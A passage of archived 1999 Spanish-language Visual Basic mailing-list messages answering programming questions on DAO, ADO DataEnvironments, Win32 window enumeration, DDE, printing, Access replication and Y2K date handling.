No la he probado mucho pero creo que funciona bien.

Supongo que usas DAO para acceder a una base de datos Access. Para evitar errores voy a separar los nombres de campos por dos caracteres en vez de sólo por uno. Además el segundo caracter va a ser el [para principio y] para fin y así, de paso, puedes meter nombres de campos con blancos y otros caracteres por el medio.

```
Function Combinar(texto As String) As String
Const InicioCampo As String = "@["
Const FinCampo As String = "]@"
Dim aux As String, i As Long, j As Long, NombreCampo As String
Dim MiRecordset As Recordset

aux = texto
' de alguna manera seleccionas el registro del que vas a coger los datos
' set MiRecordset = ....
i = InStr(aux, InicioCampo)
While i <> 0
    j = InStr(i, aux, FinCampo)
    If j > 0 Then 'si = 0 es que falta por cerrar el último campo
        NombreCampo = Mid$(aux, i + 1, j - i)
        aux = Left$(aux, i - 1) + MiRecordset(NombreCampo) + _ Right$(aux, Len(aux)
- j - 1)
   End If
    i = InStr(j + 2, aux, InicioCampo)
Wend
Combinar = aux
End Function
```

At 10:51 23/09/99 +0100, Un habitante de este Universo wrote:
>>Estoy de sarrollando un programa donde tengo datos variables en un texto.
>>El usuario debe ingresar el dato a combinar entre @ , por ejemplo "Estimado señor
>>@cliente@ : ....." >>Cuando analizo el texto debo reemplazar @cliente@ por
>>el nombre de la persona. El tema es que en @cliente@ no está el dato en si,
>>sino el nombre de un campo que tiene el contenido a combinar.
>>
>>En clipper se hacia con &, (&@cliente@ y eso se llamaba macrosustitucion)

Un saludo.

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Control para gif animados

Mensaje enviado por Fernando Guillermo de la Cruz Cabello
<fernando.delacruz@caritas.org.pe>

Ahi va:
Saludos,

marchoso2.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Convertir ficheros a HTML

Mensaje enviado por "G.G.Soft" <ggsoft@arnet.com.ar>

GoHTM es una web que convierte al instante un documento a formato HTML.

Los formatos soportados, por el momento, son PDF, RTF, TXT, DOC, XLS y PPT.

Una vez registrado se somete el texto a la conversion que se recibe, comprimido, via e-mail con todas las imagenes y enlaces.

Se encuentra en http://www.gohtm.com/

Data Reports (actualizar consulta)

Mensaje enviado por Javier Worcel <javier@worcel.com>

Amigos:
Estoy muy contento porque acabo de encontrar la solucion a nuestro problema!!
La cosa es asi:

Datos es el nombre de mi dataenviroment
rptEntregas es el command al que esta "pegado" el reporte
rptEntregas tambien es el nombre del reporte.

```
'Primero hay que abrir el recordset del command (verificando que no este ya
abierto)
If Datos.rsrptEntregas.State = 0 Then
  Datos.rsrptEntregas.Open
End If

'Despues se refresca la consulta del mismo (y aca es donde nos rompiamos la cabeza
para deducir que era lo que habia que hacer realmente)

Datos.rsrptEntregas.Requery

'Mostramos el reporte
rptEntregas.Show

'Y cerramos el recordset del command. (antes de agregar esta linea, si abria
demasiadas - mas de 5 - veces el reporte, me daba error de memoria "out of stack
space", pero haciendo esto se corrigio)

Datos.rsrptEntregas.Close
```

Bueno, espero que esto los ponga tan felices como a mi, ya que era el detalle que me faltaba para terminar un programa y estuve luchando casi dos semanas.

Saludos

Javier

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Alejandro F. Cristofol" <afcpato@impsat1.com.ar>

si el DbCombo esta enlazado entonces tenes que usar cuatro propiedades para el campo de la bd que queres mostrar son
RowSource = el datacontrol
ListField = el campo que queres mostrar contenido el el datacontrol

despues tenes propiedades mas que son
BoundColumn = el campo del datacontrol que queres usar como enlace
BoundText=el valor del campo indicado en el boundcolumn

por ej:

supongo que tengo un datacontrol Proveedores con Razon, Cod_Proveedor

ponemos
rowsource="Proveedores" (esto en tiempo de diseño)
ListField = "RAZON" (nos va a mostrar todas los nombres de los proveedores)
BoundColumn="COD_PROVEEDOR"

de esta forma cada vez que te posiciones en una razon social, en el BoundText tendra el Cod_Proveedor correspondiente.

Espero haber sido claro, cualquier cosa comunicate nuevamente.
Saludos
AFC
Rosario, Argentina
ICQ N° 14747013

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ejecutar la Emulación Extra

Mensaje enviado por "Ezequiel Filgueira" <efilgueira@bancorio.com.ar>

Fíjate si te sirve, yo lo utilizo esto, yo lo uso así u asta ahora no tengo ningún problema

```
Dim oSessions As Object
Dim oSystem As Object
Dim g_HostSettleTime As Long

Dim OldoSystemTimeout As Long

    Set oSessions = GetObject("C:\ProgramFiles\E!Pc\Sessions\Mannheim.edp")
    Set oSystem = oSessions.Parent
    g_HostSettleTime = 1200 ' asigno el tiempo de espera que quiero realizar por
transacción
    OldoSystemTimeout& = oSystem.TimeoutValue ' obtengo el del System del extra
    If (g_HostSettleTime > OldoSystemTimeout) Then oSystem.TimeoutValue =
g_HostSettleTime ' si es mayor el mio se lo asigno al exta
    If oSessions.Visible = False Then oSessions.Visible = True ' esto si quieres
que la ventana del extra sea visible, de lo contrarios invertís los valores TRUE y
FALSE
    oSessions.Close
    Set oSessions = Nothing
    Set oSystem = Nothing

Un Saludo
    Ezequiel

Mozo Manuel wrote:

> Alguien sabe que debo hacer con este código para que se me ejecute
> este fichero de configuración de Extra 6.2?
>
> Este es el código que tengo (despues de haber referenciadl la libreria por
> Proyecto - Referencias). La librería es:
> Attatchmate Extra 6.2 Object Library).
>
> Cuando doy click en el botón para ejecutar esta parte de código me saca la
> pantalla de Conexion de Extra (esto es bueno) y a continuación el error 13
> en tiempo de ejecución "No coinciden los tipos". Y no llega a sacar la
> pantalla de Conexion al Host. Además. Es decir, lo hace pero no acaba de
> sacar la pantalla de enlace.
>
> Este es código. ¿Me falta algo???? Quizá un open o un visible?? Yo que sé??
> Esto es un rollo. Bueno, aquí va y gracias anticipadas a todos aquellos que
> me podais decir algo. Gracias socios.
>
> Dim Vtam As EXTRA.Session
>
> Private Sub Boton_Salir_Click()
> End
> End Sub
> Private Sub Crear_Lotes_Click()
> Dim Opcion As String
```

```
>
> Opcion = MsgBox("¿DESEA REALMENTE CREAR EL FICHERO DE PAGOS DE
> CONCESIONARIOS?", vbYesNo, "Ejecución en Host")
>
> If Opcion = vbYes Then
> 'Y ESTA ES LA PUÑETERA LINEA QUE NO ACABA DE IR.
> Set Vtam = GetObject("C:\Program
> Files\E!Pc\Sessions\Mannheim.edp")
>
> End If
>
> > Manuel Mozo Monroy
> > Network Administrator John Deere Iberica, s.a.
> > *: 00 - 34 - 91-495-82-72
> > * ce05730@deere.com or
> > MozoManuel@R2MANNHEIM.Deere.com
> >
> >
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Error al acceder a la ventana de controles personalizados

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Prueba corriendo este programita. Te soluciona ese famoso problemita

----- Original Message -----
From: Silva Morales <psilv531@entelchile.net>
To: <visualbasic-esp@egroups.com>; <vb-esp@ccc.uba.ar>; Grupo Visual Basic <grupovb@egroups.com>
Sent: Thursday, November 04, 1999 6:10 PM
Subject: vb-esp : Error al acceder a la ventana de controles personalizados

Hola:

Tengo un problema: Al intentar acceder a la ventana de controles personalizados aparece un mensaje que dice "El servidor de objetos no está registrado correctamente". Intente instalar nuevamente VB (4.0 32 bits Empresarial) pero el error continúa. Creo que además del mensaje no hay otro problema pero no estoy muy seguro de que no tendré otro problema mayor relacionado con esto en el futuro.

Espero que alguien pueda ayudarme con esto.

Gracias.

Patricio Silva Morales
E-Mail: psilv531@entelchile.net
Talca - Chile

regfix.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Fallo impresión RichTextBox en algunas impresoras

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Prueba con esto (lo escribo de memoria):

```
Dim Impresora as Printer

CommonDialog1.Flags=cdlPDReturnDC+cdlPDNoPageNums
CommonDialog1.ShowPrinter
For each Impresora in Printers
     If Impresora.hDc = CommonDialog1.hDC then
        Set Printer = Impresora
        Exit For
     End If
Next
Printer.Print "";
RichTextBox1.SelStart=0
RichTextBox1.SelLength=Len(RichTextBox1.Text)
RichTextBox1.SelPrint CommonDialog1.hDC
Printer.EndDoc
```

At 23:02 29/10/99 +0200, Manuel wrote:
> Tengo hecho un programa que maneja un RichTextBox para
> introducción/variación de texto por el usuario y que funciona
> correctamente al ejecutarlo. Para poder imprimir su contenido utilizo
> el commonDialog.ShowPrinter, selecciono el texto y ¡me funciona
> perfectamente en mi impresora y en alguna otra!, pero no sale nada, no
> imprime en absoluto en algunas otras.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Lectores de codigos de barras

Mensaje enviado por "Fernando Peralta" <fperalta@netgate.com.uy>

Lectores de codigo de barras tenés 2 tipos, de puerto serial y de teclado.
Los de puerto serial van conectados al puerto serial (redundante explicacion), y los de teclado van conectados entre el teclado y la pc, conectas el teclado al lector y el lector a la pc).

Para leer datos, si usas el de interface teclado (el mas facil de usar, instalar e implementar) es como si los ingresaras desde el teclado. Las contras que tienen (por lo menos las que yo se) son que, con el de interface teclado, si te equivocas de campo donde queres que se haga la lectura (por ejemplo pasas el codigo de barras por delante del lector en un campo que tenias que ingresar el Nombre por ejemplo te van a aparecer numeros o codigos en el campo) lo cual se arregla instalando uno serial, que lo habilitas para que lea cuando quieras; pero si elegís serial, vas a tener que lidiar con la lectura del puerto, programar un cachito mas. Bueno, espero haberte sacado las dudas, o por lo menos parte de ellas.

Con respecto a hardware, te recomiendo los Scanners (lectores) Metrologic
http://www.metrologic.com

Y para buscar en la red ponete en algun buscador "bar code" o "barcode" y te va a tirar un monton de lugares donde podes sacar informacion.

Fernando Peralta
Montevideo Uruguay

-----Original Message-----
From: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]On Behalf Of angel
Sent: Miércoles, 27 de Octubre de 1999 06:25
To: vb-esp@ccc.uba.ar
Subject: vb-esp : codigo de barras

hola. ¿sabe alguien como puedo realizar la lectura de un lector de codigos de barras a una aplicacion de vb? Si alguien sabe alguna direccion donde expliquen como funciona los codigos de barras y como usar el hardware estaria muy agradecidos

gracias a todos

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Libro sobre OCX *(2 mensajes)*

Mensaje enviado por "Manolo" <mbote@arrakis.es>

Yo te recomiendo dos:
uno de Fco. Charte que se titula Programación en ActiveX con Visual Basic, de Anaya y otro de Appleman " Desarrollo de componentes ActiveX con Visual Basic 5" (igual ya ha editado otro para la 6), de InforBooks.

Si no los encuentras en las librerías, pídelos a Rubiños (una librería de Madrid), que seguro que ó los tienen, ó te los consiguen.

Esta info la conseguí en su día de listeros que tienen la buena costumbre de informar sobre buenos libros.

Mensaje enviado por "Ruth Nisenbaum" <ruth@internet-zahav.net>

Hola:

El libro Custom Controls Library tiene el codigo de muchisimos ActiveX.
Es bastante simple y te da un monton de ideas.

http://www.amazon.com/exec/obidos/ASIN/0471242675/qid=941130816/sr=1-3/002-3
403890-0824230/backpackforwindo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Obtener lista de ventanas abiertas

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Para ver los titulos y nombres de clase de las ventas de primer nivel
puedes hacer :
En un modulo declaras :

```
Declare Function EnumChildWindows Lib "user32" (ByVal hWndParent As Long, ByVal
lpEnumFunc As Long, ByVal lParam&) As Long
Declare Function EnumWindows Lib "user32" (ByVal lpEnumFunc As Long, ByVal
lParam As Long) As Long
Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As
Long, ByVal lpString As String, ByVal cch As Long) As Long
Declare Function GetClassName Lib "user32" Alias "GetClassNameA" (ByVal hwnd As
Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long

Public Function CallBackW(ByVal hwnd As Long, ByVal lParam As Long) As Boolean
Dim Nombre As String, Clase As String, l As Long

Nombre = Space$(256)
l = GetWindowText(hwnd, Nombre, 255)
Nombre = Left$(Nombre, l)
Clase = Space$(256)
l = GetClassName(hwnd, Clase, 255)
Clase = Left$(Clase, l)
Form1.List1.AddItem "Nombre = " + Nombre + ", clase = " + Clase
CallBackW = True
End Function
```

En un formulario llamado Form1 pones un listbox llamado List1. En un boton pones :

```
Dim l As Long
List1.Clear
l = EnumWindows(AddressOf CallBackW, 0&)
```

Y el listbox se llenara con los nombres y clases de las ventanas. Para obtener un
hwnd a la ventana puedes usar FindWindow :

```
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA"
(ByVal lpClassName As String, ByVal lpWindowName As String) As Long

Dim hwnd as long
hwnd = FindWindow("NombreDeClase", "Titulo de la ventana")
```

At 08:12 28/10/99 +0200, you wrote:

```
>Estoi interesado en saber si es posible obtener los apuntadores ( HWND ) de las
>ventanas que estan actualmente operativas del sistema.
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un
resumen de los mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pregunta sobre DDE

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Desde VB solamente puedes acceder a los controles que mencionas pero
podrias hacer un "apaño" para acceder a variables y ademas necesitar solo
un label para todas las variables.

Lo que se me ocurre es que desde las aplicaciones clientes establezcas una
sesion DDE contra el label de la aplicacion servidor y para dar o tomar el
valor de una variable emplees el LinkExecute. En el servidor guardas las
variables, por ejemplo, en una matriz o en una coleccion.

Me explico con un ejemplo : nos inventamos un "protocolo" de comandos del
servidor que sera un string. El primer caracter indica el tipo de operacion
a realizar S (set) o G (get). El segundo el numero de variable (suponiendo
que las tenemos en una matriz de 10 elementos, del cero al nueve) y el
resto es el valor de la variable (no se usa en el comando Get).
La etiqueta del servidor que empleamos para el dde se llama lblVar.

```
En el evento LinkExecute del servidor pones algo como :
Select case left$(CmdStr,1):
    case "S" : 'Set, dar valor a una variable
      Variables(clng(mid$(CmdStr,2,1)) = mid$(CmdStr,3,len(CmdStr)-2)
    case "G" : lblVar = Variables(clng(mid$(CmdStr,2,1)))
end select
```

En la aplicacion cliente (suponemos que empleamos una etiqueta llamada
label1 con LinkMode = 1)
- Para dar valor a la variable 3 : label1.LinkExecute "S3Valor3"
- Para obtener el valor de la variable 3 :
   label1.LinkExecute "G3" y en label1.caption tendremos el valor

Esto es solo un ejemplo. Las variables las puedes guardar en variables
independientes, en una matriz (y usar un tipo enumerado para
identificarlas), en una coleccion.... y el "protocolo" en vez de ser por
posicion hacerlo con separadores, las variables por nombre, etc.
Lo que intento que se entienda es la idea. Si ya tenias echo algo con
sockets supongo que el "protocolo" podria ser el mismo (o muy similar).

```
At 17:21 2/11/99 +0100, Ignacio Lakidain wrote:
>Por motivos que no vienen al caso, tengo que haber una aplicacion
>'servidora' que compartira variables a traves de DDE (yo que ya tenia
>currado con Socket el asunto ....) .Pero el caso que ahora por temas de
>compatibilidad pa'bajo tiene que ser DDE.
>?Solamente se puede compartir lables,Textboxe y Pictures ? , me gustaria
>que desde la aplicacion cliente se acceda a variables y no solo a labels
>y texboxes .
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemilla con un Dataenvironment *(2 mensajes)*

Mensaje enviado por Martín Olivares <martinoli@infovia.com.ar>

Espero solucionar tu problema, te mando un fragmento de código, aunque no esté optimizado funciona OK para hacer lo que dices.

Esta es la instrucción que tiene el Command1 de un DataEnvironmentDesign llamado dedMovil

"SELECT Movil, SUM(Importe) AS totMovil, Fecha FROM HistPasajes WHERE (Fecha = fec) GROUP BY Movil, Fecha"
donde el valor de "fec" no corresponde con ningún campo de ninguna tabla, sino que es el que recibirá el parámetro para el informe. Dicho Command1 es el que le da la estructura a un informe llamado repImpClientes. Luego en el programa lo llamo así:

```
dedMovil.Command1 (FecRep.Value) ' Esta es la instrucción que le pasa el parámetro al Command1
'FecRep es el valor de un Dtpicker con la fecha deseada
repImpClientes.Title = "Importes cobrados por móvil el día: " & CStr(FecRep)
repImpClientes.Caption = "Importes cobrados el día: " & CStr(FecRep)
repImpClientes.Show
```

Exitos.

Martín Olivares - Ing. en Sistemas
martinoli@infovia.com.ar
San Juan - Argentina
----- Original Message -----
From: SilviaRebollo Gargallo <silvia.rebollogargallo@telefonica.es>
To: <vb-esp@ccc.uba.ar>
Sent: Tuesday, October 26, 1999 8:41 AM
Subject: vb-esp : Problemilla con un Dataenvironment

Hola listeros
 Mi problema es cómo pasar parámetros a una Select de un DataEnvironment , para sacar un informe en función del valor del mencionado parámetro.
MUCHAS GRACIAS

Mensaje enviado por "Postmaster NA" <postmaster@nalejandria.com>

Silvia,
La forma de que tienes de poner parametros a un Command en el DataEnvironment es la siguiente:

1) colocas la sentencia SQL en el Command1 por ejemplo:
    select * from precios where importe > ?
2) Cuando hagas Apply, te va a dar un mensaje que indica que debes poner los parametros. Tienes una pestana del tabulador que indica parameters. Alli le asignas un nombre, le indicas que es de entrada (input) el tipo de Variable (host string) en el ejemplo Double y luego el tipo de variable del host (adNumeric)

3) Cuando definas en algun modulo la llamada al recordset debes hacerlo con el

siguiente codigo:
    Dim MiDe as new Dataenvironment1
    MIDe.Command1 (aca va el parametro)

    Luego puedes utilizar el rsCommand1 que es el recordset generado por el command como cualquier Ado.

Espero que te ayude.

JULIO.

-----Original Message-----
From: SilviaRebollo Gargallo <silvia.rebollogargallo@telefonica.es>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Martes 26 de Octubre de 1999 22:12
Subject: vb-esp : Problemilla con un Dataenvironment

> Hola listeros
> Mi problema es cómo pasar parámetros a una Select de un DataEnvironment
>, para sacar un informe en función del valor del mencionado parámetro.
>MUCHAS GRACIAS
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Replicar bases de datos Access

Mensaje enviado por "Pedro Delgado" <pdelgado@mx2.redestb.es>

Primero hay que preparar la base para que sea replicable.

```
Sub CreaReplica()
     Set BdMiBase = OpenDatabase(App.Path & "\MiBase.mdb", True)
' MiBase es la base que
' quieres replicar
    Set REPPROP = BdMiBase.CreateProperty()
    REPPROP.Name = "replicable"
    REPPROP.Type = dbText
    REPPROP.Value = "T"
    BdMiBase.Properties.Append REPPROP
    BdMiBase.MakeReplica "c:\Temporal.mdb", 0
' Temporal.mdb es el nombre que le quieras dar
' a la base replicada y que te creará.
    BdMiBase.Close
End Sub
```

Y para que te sincronice la una con la otra:

```
Sub sincroniza()
    BdMiBase.Synchronize "c:\Temporal.mdb"
' Sincroniza con MiBase.mdb. Yo la tengo en C:\
End sub
```

También se puede hacer una réplica parcial.
Un consejo: antes de crear la réplica, hazte una copia de la base. En según que condiciones, no podrás modificar la misma.
Prueba y dime como te ha ido. (A mi me funciona de maravilla).

Pedro

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Saber si la aplicacion se ejecuta desde dentro de VB

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Puedes hacer algo como esto :

```
Public Function EstoyEnVB() as Boolean
On error resume next
Err=0
Debug.print 1/0
EstoyEnVB = Err <> 0
End Function
```

Cuando estás en el ejecutable la línea Debug... (que genera un error de division por cero) no se ejecuta y entonces Err es igual a cero.

>At 12:31 28/10/99 -0400, you wrote:
>Necesito saber como puedo determinar si mi aplicacion se esta >ejecutando en tiempo de diseño o en tiempo de ejecucion.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Separar una columna de excel en dos

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

Desde el propio Excel puedes hacerlo sin problemas.
A continuacion te mando un ejemplo que puedes poner en un boton o en una
macro. El ejemplo supone que tienes tres direcciones con numero de portal
en las tres primeras celdas de la comuna A y quieres poner las direcciones
en la columna B y los numeros de portal en la C :

```
Dim i As Long, junto As String, calle As String, numero As Long
Dim j As Long

For i = 1 To 3
     junto = Trim$(Me.Cells(i, "A"))
     numero = ""
     Me.Cells(i, "B") = ""
     Me.Cells(i, "C") = ""
     For j = Len(junto) To 1 Step -1
         If IsNumeric(Mid$(junto, j, 1)) Then
             numero = Mid$(junto, j, 1) + numero
         Else
             Me.Cells(i, "B") = Trim$(Left$(junto, j))
             Me.Cells(i, "C") = numero
             Exit For
         End If
     Next j
Next i
```

At 19:36 31/10/99 -0800, Marcelo Caluva wrote:
>Tengo una base de datos de telefonos en excel 97, donde en dirección está
>la calle y el número en la misma celda. Me gustaría separarlo en dos
>campos pero no encuentro la función. Cómo lo puedo hacer?. No se

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tool Tip Automático en un List View

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

En el evento MouseMove del listview puedes hacer algo como esto :

```
Dim elemento As ListItem
Set elemento = MiListView.HitTest(x, y)
If Not elemento Is Nothing Then
    MiListView.ToolTipText = elemento.Text
End If
Set elemento = Nothing
```

At 17:00 22/10/99 +0200, you wrote:
alguien me podría decir como lograr que tb. me salga el tool tip en el listview con el nombre del objeto sobre el que está el cursor???

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Utilizar cursores .Ani en un proyecto

Mensaje enviado por "Carlos E. Cortés P." <ccortes@ecomchaco.com.ar>

```
' Default form pointer index constant
Private Const GLC_HCURSOR = (-12)

' Store index of swapped cursor
Private hSwapCursor As Long

Public Declare Function LoadCursorFromFile Lib "user32" Alias _
       "LoadCursorFromFileA" (ByVal lpFileName As String) As _
       Long

Public Declare Function SetClassLong Lib "user32" Alias "SetClassLongA" _
       (ByVal hWnd As Long, _
        ByVal nIndex As Long, _
        ByVal dwNewLong As Long) As Long

Private Sub Form_Load()
   Dim hAniCursor As Long
   hAniCursor = LoadCursorFromFile(App.Path & "\dgr.ani")
   hSwapCursor = SetClassLong(frmSplash.hWnd, GLC_HCURSOR, hAniCursor)
End Sub

Private Sub Form_Unload(Cancel As Integer)
   hSwapCursor = ModUtiles.SetClassLong(frmSplash.hWnd, GLC_HCURSOR,
hSwapCursor)
End Sub
```

Suerte

Carlos E. Cortés P.
ccortes@ecomchaco.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por Marcelo Navarrete Palma <marcelo.navarrete@tmovil.cl>

Hola Claudio.

Me llamo Marcelo, yo te llevo la delantera en esta materia.

Actualmente yo realizo proyectos de Intranet / Internet con Visual basic / Oracle.
Te recomiento el IntraTier, intraTier es un servidor de aplicaciones para Visual Basic muy pero muy facil de instalar, usar, y administrar
Si, te sugiero que te olvides de DAO pues para todo lo que es aplicaciones via Intranet e Internet Visual Basic cuenta con ADO, ADO es para aplicaciones de este tipo, asi que no pierdas tu tiempo en
una tecnologia de acceso a datos que si bien sirve, afecta la performance de tus aplicaciones, principalmente Velocidad y fiabilidad, ya que DAO es para aplicaciones locales de no mas de 15 usuarios.

IntraTier Application Server for Visual Basic.

Crea una aplicación Web basado en Visual Basic.
Convierte Aplicaciones Visual Basic para ser usados sobre el Web.
Genera Rapidos prototipos Web desde aplicaciones Visual Basic.

IntraTier elimina la necesidad de los programadores Visual Basic de aprender HTML, Java, ó entender el paradigma de nuevos desarrollos de aplicaciones Web de tres-niveles. Además, IntraTier deja que los programadores continúen usando el hambiente diseñador de las Forms de Visual Basic, recopilador, Debugger, Etc.

El IntraTier Proyect Add-In, toma una Aplicación VB normal y apartir de esta, crea un ActiveX DLL equivalente, fuera de él puede ser procesado el programa por el IntraTier Servidor de Aplicación.
El Wizard Forms de Intratier, toma todo de los forms en la aplicación y crea un servidor VB que interactua con el ActiveX DLL.

Elimina la penasea de la instalación del software.

IntraTier usa un pequeño cliente Java, que puede ser bajado por el
navegador al tiempo que se usa. A causa de esto, no se necesita instalar ningun software de escritorio para el usuario

Establece accesos a datos externos y remotos..

Para información mas completa ir a : http://www.intratier.com/moreinfo.htm

Atte.
Marcelo Navarrete.
Analista Programador
nfnavar@ctc.cl

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Y2K - Problemas de Y2K conocidos en MS Access 97 y VB

Mensaje enviado por MMANRIQUE@PILLSBURY.COM

Algunos problemas conocidos para el año 2000 son los siguientes:

MS Access 97

Utiliza una Tecnología de Ventaneo para las fechas introducidad con 2 dígitos en el campo para el año, en la que la Fecha Pivote es el 31 de Diciembre del año 2029, por lo que todas las fechas introducidas en el rango de 01/01/00 a 12/31/29 serán reconocidas como dentro del rango del 01/01/2000 al 12/31/2029, y las fechas introducidas en el rango de 01/01/30 al 12/31/99 se reconocerán como dentro del rango 01/01/1930 al 12/31/1999.

Para formateo de la entrada, pueden utilizarse tanto Formatos Predefinidos como Formatos Definidos por el Usuario. En la Máscara de Entrada puede utilizarse cualquiera de éstos tipos de formato. Si se utiliza un Formato Predefinido de Fecha Corta, este forzará la entrada de 2 dígitos para el Año. Sin embargo, puede declarar un Formato Definido por el Usuario para permitir la entrada de fechas con años de 4 dígitos. Como sea, Access no requiere que se utilicen Máscaras de Entrada. Si no las usa, la conducta por default será que Access le permitirá introducir fechas en formatos de 2 y 4 dígitos para el año.

Con respecto al despliegue de datos de salida, pueden utilizarse -igual-, Formatos Predefinidos o Formatos Definidos por el Usuario usando, ya sea, de la Propiedad Format o de la funcion Format(). Por omisión Access despliega fechas utilizando el Formato de Fecha General que es una combinación del Formato de Fecha Corta y del Formato de Hora Corta definidos en el applet de Configuración Regional del Panel de Control. Es posible crear un Formato Definido por el Usuario que emplee 4 dígitos para el año.

Dependencias del Producto: Para sistemas Window 95 o Windows NT 3.51 se requiere SP 5 o posterior, para Sistemas Windows NT 4.0 no se require ningún SP específico, pero se recomienda SP 2.

Visual Basic (16 Bits)

VB (de 16 Bits) incluye varias funciones y procedimientos para manipulación de fechas, que son intrínsecas del lenguaje, la mayoría de las cuales no manejan ningún tipo de consideración en particular para el año 2000, lo cual representa un riesgo muy alto de fallo en el año 2000, para aquellas aplicaciones desarrolladas bajo este entorno.

Visual Basic 5.x y 6.x

Aunque estas versiones cumplen con el Año 2000, existen ciertas recomendaciones (algunas de las cuales, obvias) que debería considerar.

Dependencias del Producto: Para sistemas Windows NT 4.0 SP4 o posterior, Windows 95 OSR2 y Windows 98, con actualizaciones de software para Año 2000.

Campo de Año con 2 dígitos:
VB utiliza una Tecnología de Ventaneo similar a la descrita más arriba para MS Access 97, cuando se introducen años de 2 dígitos.

Variables:
Recuerde que las fechas pueden ser almacenadas en variables de tipo Variant, Data o String. Recuerde también que, si no declara una variable antes de utilizarla, esta será de tipo Variant.

Cálculos de Fecha:
VB almacena fechas y realiza cálculos de fecha correctamente, tomando en cuenta las consideraciones explicadas más arriba para Campos de Año con 2 dígitos.

Introducción de Fechas:
La entrada de datos realizada por un operador humano debe considerarse crítica, ya que este puede introducir una fecha con dos dígitos en el año, aún cuando la aplicación le requiera una fecha con 4 dígitos en el año. Para este caso, el programa debería convertir la fecha introducida con 2 dígitos en el año a una fecha que tuviera 4 dígitos en el año, y mostrar la fecha obtenida al operador tan pronto como se realice la conversión. Esto podría hacerse por medio del Evento LostFocus, u otro parecido. Por ejemplo:

```
Private Sub Text1_LostFocus()
     Text1.Text = Format(Text1.Text, "MM/DD/YYYY HH:MM AMPM")
End Sub
```

Despliegue de Fechas:
Procure desplegar las fechas con el año a 4 dígitos. Puede hacerlo de muchas maneras; una de ellas es por medio de la función Format. Por ejemplo:

```
lblCurrDateAndTime.Caption = FORMAT(NOW, "MM/DD/YYYY HH:MM AMPM")
```

Entrada de Fechas desde Otras Fuentes: Las fechas también pueden ser introducidas desde fuentes externas, tales como Hojas de Cálculo, Bases de Datos, Archivos de Texto, etc. En este caso, las fechas pueden venir con el año en 2 dígitos, lo cual puede causar que la aplicación procese las fechas incorrectamente, dado el mecanismo implementado por VB para procesar fechas de 2 dígitos (según se describe más arriba).

En términos generales, conviene revisar lo siguiente:

Si importa datos desde una base de datos, asegúrese de verificar si el campo desde el cual lee la fecha es un campo de fecha o una cadena de caractéres, verifique si la base de datos per se Cumple con el Año 2000 y determine si necesita convertir fechas con el año en 2 dígitos.

En el caso de importar Archivos de Texto, verifique si las fechas siempre vienen con 4 dígitos en el año, es decir, si el formato de fecha es uniforme en todas las fechas incluidas en el archivo y verifique también si necesitará convertir fechas con el año en 2 dígitos, a cuatro dígitos.

Verifique las fechas que son obtenidas de todas las fuentes externas, tales como hojas de cálculo, en donde deberá efectuar validaciones similares.

Controles personalizados:
